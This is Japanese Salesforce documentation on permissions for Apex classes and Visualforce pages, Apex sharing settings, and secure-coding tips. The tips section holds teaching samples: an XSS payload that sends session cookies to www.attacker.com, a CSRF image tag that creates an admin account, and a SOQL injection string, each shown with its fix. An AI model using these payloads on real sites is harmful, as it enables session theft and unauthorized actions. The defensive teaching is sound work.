Apex クラスに対する権限は、最上位でのみ確認されます。たとえば、クラス A がクラス B を呼び出す場合、ユーザプロファイルにクラス A へのアクセス権のみがあってクラス B へのアクセス権はなくても、ユーザはクラス A のコードを実行することができます。同様に、Visualforce ページでカスタムコンポーネントと関連コントローラが併用されている場合は、そのページと関連付けられているコントローラに対してのみセキュリティがチェックされます。カスタムコンポーネントと関連付けられているコントローラは、権限に関係なく実行されます。

Apex クラスのセキュリティは、次の場所から設定できます。

- Apex クラスリストページ
- Apex クラス詳細ページ
- 権限セット
- プロファイル

関連トピック:

Apex 開発および Visualforce 開発のセキュリティのヒント

Apex 開発者ガイド

クラスリストページでの Apex クラスのアクセスの設定

1. [設定] から、[クイック検索] ボックスに「*Apex クラス*」と入力し、[**Apex クラス**] を選択します。
2. 制限するクラス名の横にある [セキュリティ] をクリックします。
3. [選択可能なプロファイル] リストから有効にするプロファイルを選択して [追加] をクリックするか、[有効にされたプロファイル] リストから無効にするプロファイルを選択して [削除] をクリックします。
4. [保存] をクリックします。

関連トピック:

クラスの詳細ページでの Apex クラスのアクセスの設定
権限セットでの Apex クラスのアクセスの設定
プロファイルからの Apex クラスのアクセスの設定

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

Apex クラスのセキュリティを設定する
- 「Apex 開発」
  および
  「アプリケーションのカスタマイズ」

クラスの詳細ページでの Apex クラスのアクセスの設定

1. [設定] から、[クイック検索] ボックスに「*Apex クラス*」と入力し、[**Apex クラス**] を選択します。
2. 制限するクラス名をクリックします。
3. [セキュリティ] をクリックします。
4. [選択可能なプロファイル] リストから有効にするプロファイルを選択して [追加] をクリックするか、[有効にされたプロファイル] リストから無効にするプロファイルを選択して [削除] をクリックします。
5. [保存] をクリックします。

関連トピック:

クラスリストページでの Apex クラスのアクセスの設定
権限セットでの Apex クラスのアクセスの設定
プロファイルからの Apex クラスのアクセスの設定

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

Apex クラスのセキュリティを設定する
- 「Apex 開発」
  および
  「アプリケーションのカスタマイズ」

権限セットでの Apex クラスのアクセスの設定

権限セットについて、最上位の Apex クラスのどのメソッドが実行可能であるかを指定できます。これらの設定は、Web サービスメソッドなどの Apex クラスメソッド、または Visualforce ページに適用されているカスタム Visualforce コントローラまたはコントローラの拡張のメソッドのみに適用されます。トリガは、権限設定に関係なく、トリガイベント (`insert` または `update`) で必ず起動されます。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. 権限セットを選択します。
3. [Apex クラスアクセス] をクリックします。
4. [編集] をクリックします。
5. [利用可能な Apex クラス] リストから有効にする Apex クラスを選択し、[追加] をクリックするか、[有効な Apex クラス] リストから無効にする Apex クラスを選択し、[削除] をクリックします。
6. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Developer** Edition、**Enterprise** Edition、および **Database.com** Edition

ユーザ権限

Apex クラスのアクセス設定を編集する
- 「プロファイルと権限セットの管理」

関連トピック:

クラスリストページでの Apex クラスのアクセスの設定
クラスの詳細ページでの Apex クラスのアクセスの設定
プロファイルからの Apex クラスのアクセスの設定

プロファイルからの Apex クラスのアクセスの設定

プロファイルに対して、最上位レベルの Apex クラスで実行可能なメソッドを指定します。

これらの設定は、Apex クラスのメソッドにのみ適用されます。たとえば、Web サービスメソッド、または Visualforce ページに適用されるカスタム Visualforce コントローラまたはコントローラの拡張で使用されるメソッドにのみ設定が適用されます。トリガは、プロファイル設定に関係なく、常にトリガイベント (`insert` や `update` など) に対して起動します。

1. [設定] から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択し、その名前をクリックします。
3. [Apex クラスのアクセス] ページまたは関連リストで、[編集] をクリックします。
4. [利用可能な Apex クラス] リストから有効にする Apex クラスを選択し、[追加] をクリックします。または、[有効化された Apex クラス] リストから無効にする Apex クラスを選択し、[削除] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Developer** Edition、**Enterprise** Edition、および **Database.com** Edition

ユーザ権限

プロファイルを編集する
- 「プロファイルと権限セットの管理」

5. [保存] をクリックします。

関連トピック:

クラスリストページでの Apex クラスのアクセスの設定
クラスの詳細ページでの Apex クラスのアクセスの設定
権限セットでの Apex クラスのアクセスの設定

Apex 共有の理由の作成

Apexによる共有管理を作成する場合、個々のカスタムオブジェクトに対してApex共有の理由を作成して、共有された理由を示し、共有レコードの更新と削除に必要なコーディングを簡略化し、異なる Apex 共有の理由を使用して、同じユーザまたはグループとレコードを複数回共有する必要があります。

メモ: Apex 共有管理についての詳細は、『*Force.com Apex コード開発者ガイド*』を参照してください。

Salesforce ユーザインターフェースでカスタムオブジェクトレコードの共有を参照すると、[理由] 列にApex共有の理由が表示されます。これにより、ユーザとシステム管理者が共有の目的を理解できます。

Apex 共有の理由を使用するときには、次のことに注意してください。

- 「すべてのデータの編集」権限を持つユーザのみが、Apex共有の理由を使用する共有を追加、編集、または削除できます。
- Apex共有の理由を削除すると、その理由を使用しているオブジェクトの共有がすべて削除されます。
- Apex 共有の理由は、カスタムオブジェクトごとに最大 10 個作成できます。
- Apex 共有の理由はメタデータ API を使用して作成できます。

Apex 共有の理由を作成する手順は、次のとおりです。

1. カスタムオブジェクトの管理設定から、[Apex 共有の理由] 関連リストの [新規] をクリックします。
2. Apex 共有の理由の表示ラベルを入力します。ユーザインターフェースでレコードの共有を参照すると、[理由] 列に表示ラベルが表示されます。表示ラベルは、トランスレーションワークベンチを使用する翻訳についても有効化されます。
3. Apex 共有の理由の名前を入力します。この名前は、API および Apex で理由を参照するときに使用します。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
4. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

Apex 共有の理由を作成する
- 「Apex 開発」

Apex 共有の理由を参照する
- 「設定・定義を参照する」

関連トピック:

Apex による共有管理の再適用
オブジェクト管理設定の検索

Apex による共有管理の再適用

重要: カスタムオブジェクトをパッケージするとき、関連する Apex 共有の再適用も含まれていると、それがパッケージのインストールの妨げとなる場合があることに注意してください。

開発者は Apex 共有管理を再適用するための Apex 一括処理クラスを記述できます。これらのクラスを詳細ページでカスタムオブジェクトと関連付けて、ロックの問題でアプリケーションのロジックによって定義されたユーザに Apex がアクセス権を提供できない場合にそのクラスを実行できます。Apex 共有の再適用は、コーディングエラーによる表示の問題の解決にも役立ちます。たとえば、ユーザが参照できるはずのレコードにアクセスできないというコーディングエラーを開発者が修正した場合、その修正の適用は、コード変更後に作成されたレコードのみに限定される可能性があります。修正が既存のレコードにも確実に適用されるように、開発者は、Apex共有の再適用を実行して、すべてのレコードでの共有を検証できます。

Apex 共有の再適用は、カスタムオブジェクトの詳細ページから実行できます。`Database.executeBatch` メソッドを使用して、プログラムで実行することもできます。また、カスタムオブジェクトに対する組織のデフォルトアクセスレベルが更新されるたびに、カスタムオブジェクトに定義された Apex の再適用クラスが自動的に実行されます。

メモ: Salesforce では、組織のデフォルトアクセスレベルが変更されると、オブジェクトの全レコードの共有が自動的に再適用されます。再適用の対象として、共有ルールによって付与されるアクセス権も含まれます。また、付与されたアクセス権が余分である場合は、すべての共有種別が削除されます。たとえば、オブジェクトの共有モデルが「非公開」から「公開/参照のみ」に変更されると、ユーザに「参照のみ」アクセス権を付与する共有の直接設定が削除されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

Apex による共有管理の再適用クラスを関連付ける
- 「Apex 開発」

Apex による共有管理の再適用を実行する
- 「Apex 開発」

  または

  「共有の管理」

Apex による共通管理と再適用クラスの作成についての詳細は、*『Force.com Apex コード開発者ガイド』*を参照してください。

Apex による共有管理の再適用クラスをカスタムオブジェクトと関連付ける手順は、次のとおりです。

1. カスタムオブジェクトの管理設定から [Apex 共有再適用] に移動します。
2. このオブジェクトの Apex 共有を再適用する Apex クラスを選択します。選択するクラスは、`Database.Batchable` インターフェースを実装している必要があります。同じ Apex クラスを、同じカスタムオブジェクトと複数関連付けることはできません。
3. [保存] をクリックします。

Apex 共有再適用を実行するには、カスタムオブジェクトの管理設定から [Apex 共有再適用] に移動し、[新規] をクリックします。

Apex 共有再適用を使用する場合は、次のことに注意してください。

- 共有再適用を拡張する Apex コードは、最大 500 万件のレコードを処理できます。この Apex コードが 500 万件を超えるレコードに影響する場合、そのジョブはただちに失敗します。
- Apex ジョブキューで、Apex 共有の再適用の状況を監視できます。

- カスタムオブジェクトごとに最大 5 件の Apex 共有の再適用を関連付けることができます。
- Apex 共有の再適用を標準オブジェクトと関連付けることはできません。

関連トピック:

Apex 共有の理由の作成
オブジェクト管理設定の検索

Visualforce のセキュリティ

Visualforce ページセキュリティ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

プロファイルまたは関連する権限セットに基づいて、特定の Visualforce ページを実行できるユーザを指定できます。

Visualforceページの権限は、トップレベルでのみチェックされます。ユーザがページにアクセスできると、そのページに関連付けられているすべての Apex を実行できます。具体的な動作は次のとおりです。

- ページのコントローラとコントローラクラスから呼び出されるすべての Apex クラス。
- ページのすべての拡張クラスと拡張クラスから呼び出されるすべての Apex。
- ページ内のカスタムコンポーネントに関連するすべての Apex クラス。
- `apex:include` や `apex:composition` の使用によりページに関連しているすべてのクラス。

たとえば、ページ A が Apex クラス B を呼び出すコントローラに依存し、ユーザにはページ A へのアクセス権があってクラス B の権限はない場合でも、そのままページ A のコードを実行できます。同様に、Visualforceページでカスタムコンポーネントと関連コントローラが併用されている場合は、そのページと関連付けられているコントローラに対してのみセキュリティがチェックされます。コンポーネントに関連付けられているコントローラに対して、セキュリティはチェックされません。

Visualforce ページセキュリティは次から設定できます。

- Visualforce ページの定義
- 権限セット
- プロファイル

ユーザに「アプリケーションのカスタマイズ」権限がある場合は、そのユーザは関連する組織内のすべての Visualforce ページにアクセスできます。ただし、Apex クラスに関連する制限を受ける場合があります。「アプリケーションのカスタマイズ」権限では、Visualforce ページへのアクセスがユーザに許可されていない限り、Visualforce ページでのこれらの制限を無視できません。

また、ページに Apex を含めるには、ユーザが「Apex 開発」権限を持つか、Apex へのアクセス権を持つことが必要です。

メモ: Force.comサイトまたはカスタマーポータルを使用する組織は、ユーザプロファイルにVisualforceページを割り当てることによって、またはサイト全体に対して有効にすることによって、Visualforce ページを有効化できます。

関連トピック:

Apex 開発および Visualforce 開発のセキュリティのヒント
https://developer.salesforce.com/docs/atlas.en-us.pages.meta/pages/
ページ定義からの Visualforce ページセキュリティの設定
権限セットでの Visualforce ページのセキュリティの設定
プロファイルでの Visualforce ページセキュリティの設定

ページ定義からの Visualforce ページセキュリティの設定

1. [設定]から、[クイック検索] ボックスに「*Visualforce* ページ」と入力し、[Visualforce ページ] を選択します。
2. 制限するページの名前の横にある [セキュリティ] をクリックします。
3. [選択可能なプロファイル] リストから有効にするプロファイルを選択し、[追加] をクリックします。
4. [有効にされたプロファイル] リストから無効にするプロファイルを選択し、[削除] をクリックします。
5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Visualforceページセキュリティを設定する
- 「プロファイルと権限セットの管理」
  および
  「アプリケーションのカスタマイズ」

権限セットでの Visualforce ページのセキュリティの設定

1. [設定] から、［クイック検索］ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. 権限セットを選択します。
3. **[Visualforce ページのアクセス]** をクリックします。
4. **[編集]** をクリックします。
5. [利用可能な Visualforce ページ] リストから有効にする Visualforce ページを選択して **[追加]** をクリックするか、[有効化された Visualforce ページ] リストから無効にする Visualforce ページを選択して **[削除]** をクリックします。
6. **[保存]** をクリックします。

エディション

使用可能なエディション: Salesforce Classic

権限セットを使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

Visualforce ページのアクセス設定を編集する
- 「プロファイルと権限セットの管理」

プロファイルでの Visualforce ページセキュリティの設定

プロファイルで直接 Visualforce セキュリティを設定して、そのプロファイルのユーザに指定した Visualforce ページへのアクセス権を付与します。

1. [設定] から、［クイック検索］ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. 変更するプロファイルの名前をクリックします。
3. [Visualforce ページのアクセス] ページまたは関連リストに移動し、**[編集]** をクリックします。
4. [利用可能な Visualforce ページ] リストから有効にする Visualforce ページを選択し、**[追加]** をクリックします。また、[利用可能な Visualforce ページ] リストから無効にする Visualforce ページを選択し、**[削除]** をクリックすることもできます。
5. **[保存]** をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Visualforce ページセキュリティを設定する
- 「プロファイルと権限セットの管理」

Apex 開発および Visualforce 開発のセキュリティのヒント

カスタムアプリケーションを開発する場合の脆弱性を理解し、その対策を講じます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Visualforce は、**Database.com** では利用できません。

セキュリティとは

Apex および Visualforce ページの強力な組み合わせにより、Force.com 開発者は、Salesforce にカスタム機能およびビジネスロジックを提供したり、Force.com プラットフォーム内部で実行するまったく新しいスタンドアロン製品を作成することができます。ただし、プログラミング言語と同様、開発者はセキュリティ関連の不備について認識する必要があります。

Salesforce は、複数のセキュリティ防御を Force.com プラットフォーム自体に統合しました。ただし、不注意な開発者は多くの場合に組み込み防御をスキップし、アプリケーションと顧客をセキュリティ上のリスクにさらしている場合があります。開発者が Force.com プラットフォーム上で犯す多くのコーディングエラーは、一般的な Web アプリケーションのセキュリティ脆弱性と類似しています。一部のコーディングエラーは Apex 固有のものです。

AppExchange のアプリケーションを認証するには、開発者はここで説明するセキュリティ上の弱点について学習および理解する必要があります。詳細は、https://developer.salesforce.com/page/Security にある Salesforce Developers の Force.com セキュリティリソースのページを参照してください。

関連トピック:

- バージョンの管理

クロスサイトスクリプト (XSS)

クロスサイトスクリプト (XSS) の攻撃は、悪意のある HTML またはクライアント側のスクリプトが Web アプリケーションに提供される、幅広い範囲の攻撃となります。Web アプリケーションには、Web アプリケーションのユーザに対する悪意のあるスクリプトが含まれています。ユーザは、知らぬ間に攻撃の被害者となります。攻撃者は、Web アプリケーションに対する被害者の信頼を利用し、攻撃の媒体として Web アプリケーションを使用しています。データを適切に検証することなく動的 Web ページを表示する多くのアプリケーションは攻撃されやすいといえます。Web サイトに対する攻撃は、あるユーザからの入力が別のユーザに表示されることを目的としている場合は特に単純です。可能性として、掲示板、ユーザコメントスタイルの Web サイト、ニュース、またはメールアーカイブなどがあります。

たとえば、次のスクリプトがスクリプトコンポーネント、`on*` 行動、または Visualforce ページを使用する Force.com ページに使用されているとします。

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
```

このスクリプトブロックは、ユーザが入力した `userparam` の値をページに挿入します。攻撃者は `userparam` に次の値を入力することができます。

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

この場合、現在のページのすべての Cookies が `cookie.cgi` スクリプトに対する要求のクエリ文字列として `www.attacker.com` に送信されます。この時点で、攻撃者は被害者のセッション Cookie を持っており、彼らが被害者になりすまして Web アプリケーションに接続することができます。

攻撃者は、Web サイトまたはメールを使用して、悪意のあるスクリプトを送信できます。Web アプリケーションユーザは攻撃者の入力は確認できませんが、ブラウザは信頼されたコンテキストで攻撃者のスクリプトを実行できます。こうした機能により、攻撃者はさまざまな攻撃を被害者に対して行うことができます。攻撃の範囲はウィンドウを開いたり閉じたりする単純なアクションから、データまたはセッションの Cookie を盗むなどのより悪意に満ちた攻撃にいたるまで幅広く、被害者のセッションに対する攻撃者の完全アクセスを可能にします。

こうした攻撃についての一般的な詳細は、次の記事を参照してください。

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

Force.com プラットフォーム内では、複数の対 XSS 防御策が実行されています。たとえば、多くの出力メソッドの有害な特性を除外するフィルタが実装されています。標準クラスおよび出力メソッドを使用する開発者に対する XSS の脆弱性の脅威は、大幅に緩和されています。ただし、クリエイティブな開発者は、デフォルトのコントロールをわざとまたは偶然エスケープする方法を見つけることができます。次のセクションでは、保護されている場所、保護されていない場所について説明しています。

既存の保護

`<apex>` で始まるすべての標準 Visualforce コンポーネントでは、対 XSS フィルタが設定されています。たとえば、ユーザに直接返されるユーザ指定の入力および出力を採用するため、次のコードは通常 XSS の攻撃に対して脆弱ですが、`<apex:outputText>` タグは XSS に対して安全です。HTML タグとされるすべての文字は、リテラル形式に変換されます。たとえば、< 文字は `<` に変換され、ユーザの画面上ではリテラル < が表示されます。

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Visualforce タグのエスケープの無効化

デフォルトでは、ほぼすべての Visualforce タグは XSS に対して脆弱な文字をエスケープします。省略可能な属性 `escape="false"` を設定することによって、この動作を無効化することができます。たとえば、次の出力は、XSS の攻撃に対して脆弱です。

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

XSS から保護されていないプログラミング項目

次の項目には XSS 保護を組み込んでいないため、これらのタグおよびオブジェクトを使用する場合は特別な保護を行う必要があります。これは、これらの項目が、開発者がスクリプトコマンドを挿入してページをカスタ

マイズできるようになっているためです。意図的にページに追加されるコマンドに対 XSS フィルタを指定しても意味はありません。

カスタム JavaScript

独自の JavaScript を作成した場合、Force.com プラットフォームにはユーザを保護する方法がありません。たとえば JavaScript で使用している場合、次のコードは XSS の攻撃に対して脆弱です。

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

<apex:includeScript>

<apex:includeScript> Visualforce コンポーネントを使用して、ページにカスタムスクリプトを追加できます。こうした場合、内容が安全で、ユーザが提供したデータが含まれていないことを慎重に確認してください。たとえば、次のスニペットはスクリプトの値としてユーザ提供の入力が含まれているため、特に脆弱です。タグによって指定された値は、使用する JavaScript への URL です。攻撃者がパラメータに任意のデータを入力できる場合 (下記の例参照)、被害者に別の Web サイトの JavaScript ファイルを使用するよう指示することができる可能性があります。

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

[数式] タグ

これらのタグの一般的なシンタックスは、{!FUNCTION()} または {!$OBJECT.ATTRIBUTE} です。たとえば、開発者がリンクにユーザのセッション ID を指定したい場合、次のシンタックスを使用してリンクを作成することができます。

```
<a
href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">
Go to portal</a>
```

次のような出力となります。

```
<a
href="http://partner.domain.com/integration/?sid=4f0900D30000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaa
SlYiOfRzpM18huTGN3jC0O1FIkbuQRwPc9OQJeMRm4h2UYXRnmZ5wZufIrvd9DtC_ilA&server=https://yourInstance.salesforce.com
/services/Soap/u/13.0/4f0900D30000000Jsbi">Go to portal</a>
```

数式は関数コールとなるか、プラットフォームオブジェクト、ユーザの環境、システム環境、要求の環境に関する情報を含むことができます。これらの数式の重要な特徴は、表示中にデータがエスケープされないという点です。数式はサーバに表示されるため、JavaScript またはその他のクライアント側の技術を使用してクライアントの表示データをエスケープすることはできません。これにより、数式が非システムデータ (悪意のあるまたは編集可能なデータ) を参照し、式自体が関数にラップされていない場合、表示中に出力をエスケープするという危険な状況を誘発する場合があります。一般的な脆弱性は、要求パラメータにアクセスする {!$Request.*} 式の使用によって引き起こされます。

```
<html>
    <head>
        <title>{!$Request.title}</title>
    </head>
```

```
    <body>Hello world!</body>
</html>
```

エスケープされない {!$Request.title} タグによっても、クロスサイトスクリプトの脆弱性が誘発されます。たとえば、次のような要求の場合

```
http://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

出力は次のようになります。

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello
world!</body></html>
```

サーバ側でエスケープする標準メカニズムは、SUBSTITUTE() 数式タグを使用します。例で {!$Request.*} 式の投入を指定すると、次のネストされた SUBSTITUTE() コールを使用して、上記のような攻撃を回避できます。

```
<html>
    <head>
        <title>{! SUBSTITUTE(SUBSTITUTE($Request.title,"<","<"),">",">")}</title>
    </head>
    <body>Hello world!</body>
</html>
```

タグの投入およびデータの使用によって、エスケープされた文字およびエスケープが必要な文字が異なります。たとえば、次のような文の場合

```
<script>var ret = "{!$Request.retURL}";script>var ret = "{!$Request.retURL}";</script>
```

リンクで使用されるため、URL では HTML エスケープ文字の " の代わりに %22 を使用して二重引用符をエスケープする必要があります。そうでない場合、次のような要求

```
http://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

では、次のようになります。

```
<script>var ret = "foo";alert('xss');//";</script>
```

また、ret 変数では、含まれる HTML 制御文字が解釈されるような方法で使用される場合、ページの後半で追加のクライアント側エスケープが必要になる場合があります。

また、数式タグを使用して、プラットフォームオブジェクトデータを追加することもできます。データがユーザの組織から直接取得されますが、データをエスケープしてユーザが他のユーザ (権限レベルがより高いユーザ) のコンテキストでコードを実行できなくなります。これらの種類の攻撃は同じ組織内のユーザによって実行され、組織のユーザロールを弱体化し、データ監査の完全性を提言させてしまいます。また、多くの組織には、外部ソースからインポートされたデータがありますが、悪意のあるコンテンツの除外が行われない場合があります。

クロスサイトリクエストフォージェリ (CSRF)

クロスサイトリクエストフォージェリ (CSRF) の弱点は、防御がなく、プログラムエラーはそれほどありません。単純な例を示して CSRF を説明します。攻撃者が www.attacker.com に Web ページを持っているとしま

す。この Web ページは、そのサイトへの通信量を実行する変数サービスまたは情報を提供するページなどです。攻撃者のページには、次のような HTML タグがあります。

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

つまり、攻撃者のページには、あなたの Web サイトでアクションを実行する URL が含まれています。ユーザが攻撃者の Web ページにアクセスしたときに、まだあなたの Web ページにログインしている場合、URL が取得され、アクションが実行されます。ユーザの Web ページへの認証がこのときも行われているため、この攻撃は成功します。これは非常に単純な例で、攻撃者の手口はより巧妙になっており、コールバック要求を生成するスクリプトを使用したり、あなたの AJAX メソッドに対して CSRF 攻撃を行うこともあります。

詳細および従来の防御策は、以下を参照してください。

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- http://shiflett.org/articles/cross-site-request-forgeries

Force.com プラットフォーム内では、この攻撃を回避する対 CSRF トークンが実装されています。すべてのページにランダムな文字列が非表示形式項目として指定されています。次のページが読み込まれると、アプリケーションはこの文字列の正当性を確認し、値が予測される値に一致しない限り、コマンドは実行されません。この機能により、すべての標準コントローラおよびメソッドの使用時に、ユーザを保護します。

ここでもやはり、開発者はリスクを認識することなく、組み込みの防御策をスキップしてしまう場合があります。たとえば、オブジェクト ID を入力パラメータとして SOQL コールで使用するカスタムコントローラがあるとします。次のスニペットについて考えます。

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
  public void init() {
    Id id = ApexPages.currentPage().getParameters().get('id');
    Account obj = [select id, Name FROM Account WHERE id = :id];
    delete obj;
    return ;
  }
}
```

この場合、開発者は、独自のアクションメソッドを開発して知らないうちに対 CSRF コントロールをスキップしてしまいます。`id` パラメータはコードで読み込まれ、使用されます。対 CSRF トークンは読み込まれたり検証されたりしません。攻撃者の Web ページでは、CSRF 攻撃を使用してユーザをこのページに移動させ、`id` パラメータとして攻撃者が望む値を指定する可能性があります。

このような状況に対する組み込み防御策がないため、開発者は前例の `id` 変数のようなユーザ指定のパラメータに基づいてアクションを実行するページの書き込みに対し、注意する必要があります。解決策の 1 つは、アクションを起こす前に中間の確認ページを挿入し、ユーザがそのページを呼び出しているのか確認することです。その他の提案としては、組織のアイドルセッションのタイムアウトを短くする、他のサイトにアクセスする場合は有効なセッションからログアウトし、認証されたままそのブラウザを使用しないようにするなどです。

SOQL インジェクション

他のプログラミング言語では、上記の弱点を SQL インジェクションといいます。Apex では SQL を使用しませんが、独自のデータベースクエリ言語SOQLを使用します。SOQLは、SQLより単純で、機能が制限されています。そのため、SOQL インジェクションのリスクは SQL と比較して大幅に低くなりますが、攻撃は従来の SQL インジェクションとほぼ同じです。集計時は、SQL/SOQLインジェクションではユーザが提供した入力を取得し、これらの値を動的 SOQL クエリに使用します。入力が検証されない場合、SOQL ステートメントを事実上変更する SOQL コマンドを指定し、アプリケーションにトリックを仕掛けて意図しないコマンドを実行するようにします。

SQL インジェクション攻撃の詳細は、以下を参照してください。

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- http://www.google.com/search?q=sql+injection

Apex での SOQL インジェクションの脆弱性

以下に SOQL に対して脆弱な Apex コードおよび Visualforce の単純な例を示します。

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}‟ />
    </apex:form>
</apex:page>

public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        queryResult = Database.query(qryString);
        return null;
    }
}
```

これは単純な例ですが、ロジックについて説明しています。コードは、削除されていない取引先責任者の検索を行うためのものです。ユーザは `name` という入力値を指定します。値はユーザが指定する任意の値で、検証されません。SOQL クエリは動的に構築され、`Database.query` メソッドで実行されます。ユーザが正当な値を指定すると、ステートメントは次のように期待どおり実行されます。

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

ただし、次のようにユーザが予期しない値を入力したかのようになります。

```
// User supplied value for name: test%') OR (Name LIKE '
```

この場合、クエリ文字列は次のようになります。

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

結果には削除されていない取引先責任者だけでなく、すべての取引先責任者が表示されます。SOQL インジェクションにより、脆弱なクエリの対象となるロジックを変更することができます。

SOQL インジェクションの防御策

SOQL インジェクションの攻撃を回避するには、動的 SOQL クエリを使用しないようにします。代わりに、静的クエリとバインド変数を使用します。上記の脆弱な例は、静的 SOQL を使用して次のように書き直すことができます。

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        queryResult = [SELECT Id FROM Contact WHERE
           (IsDeleted = false and Name like :queryName)];
        return null;
    }
}
```

動的 SOQL を使用する必要がある場合、`escapeSingleQuotes` メソッドを使用して、ユーザ指定の入力を削除します。このメソッドは、エスケープ文字 (\) をユーザから渡される文字列のすべての単一引用符に追加します。このメソッドにより、すべての単一引用符を、データベースコマンドではなく、囲まれた文字列として処理します。

データアクセスコントロール

Force.com プラットフォームは、データ共有ルールを広範囲に使用します。各オブジェクトには権限があり、ユーザが読み取り、作成、編集、削除できる共有設定がある場合があります。これらの設定は、すべての標準コントローラを使用する場合に強制されます。

Apex クラスを使用する場合、組み込みユーザ権限、および項目レベルのセキュリティ制限は実行時に重視されません。デフォルトの動作として、Apex クラスに組織内のすべてのデータを読み込み更新する機能があります。これらのルールは強制されないため、Apex を使用する開発者は、ユーザ権限、項目レベルのセキュリティ、または組織のデフォルト設定によって通常は非表示となる機密データが不注意で公開されないようにする必要があります。これは特に、Visualforce ページで当てはまります。たとえば、次の Apex 擬似コードについて考えます。

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
```

```
    }
}
```

この場合、現在ログインしているユーザにこれらのレコードを表示する権限がない場合でも、すべての取引先責任者レコードが検索されます。解決策として、クラスを宣言する場合、修飾キーワードの `with sharing` を使用します。

```
public with sharing class customController {
    . . .
}
```

`with sharing` キーワードを使用すると、プラットフォームはすべてのレコードに完全アクセス権限を付与するのではなく、現在ログインしているユーザのセキュリティ共有権限を使用します。

メールサービス

メールサービスとは?

メールサービスは、Apex クラスを使用して、受信メールの内容、ヘッダーおよび添付ファイルを処理する自動化されたプロセスです。たとえば、メッセージに含まれる取引先責任者情報に基づいて、取引先責任者レコードを自動的に作成するメールサービスを作成できます。

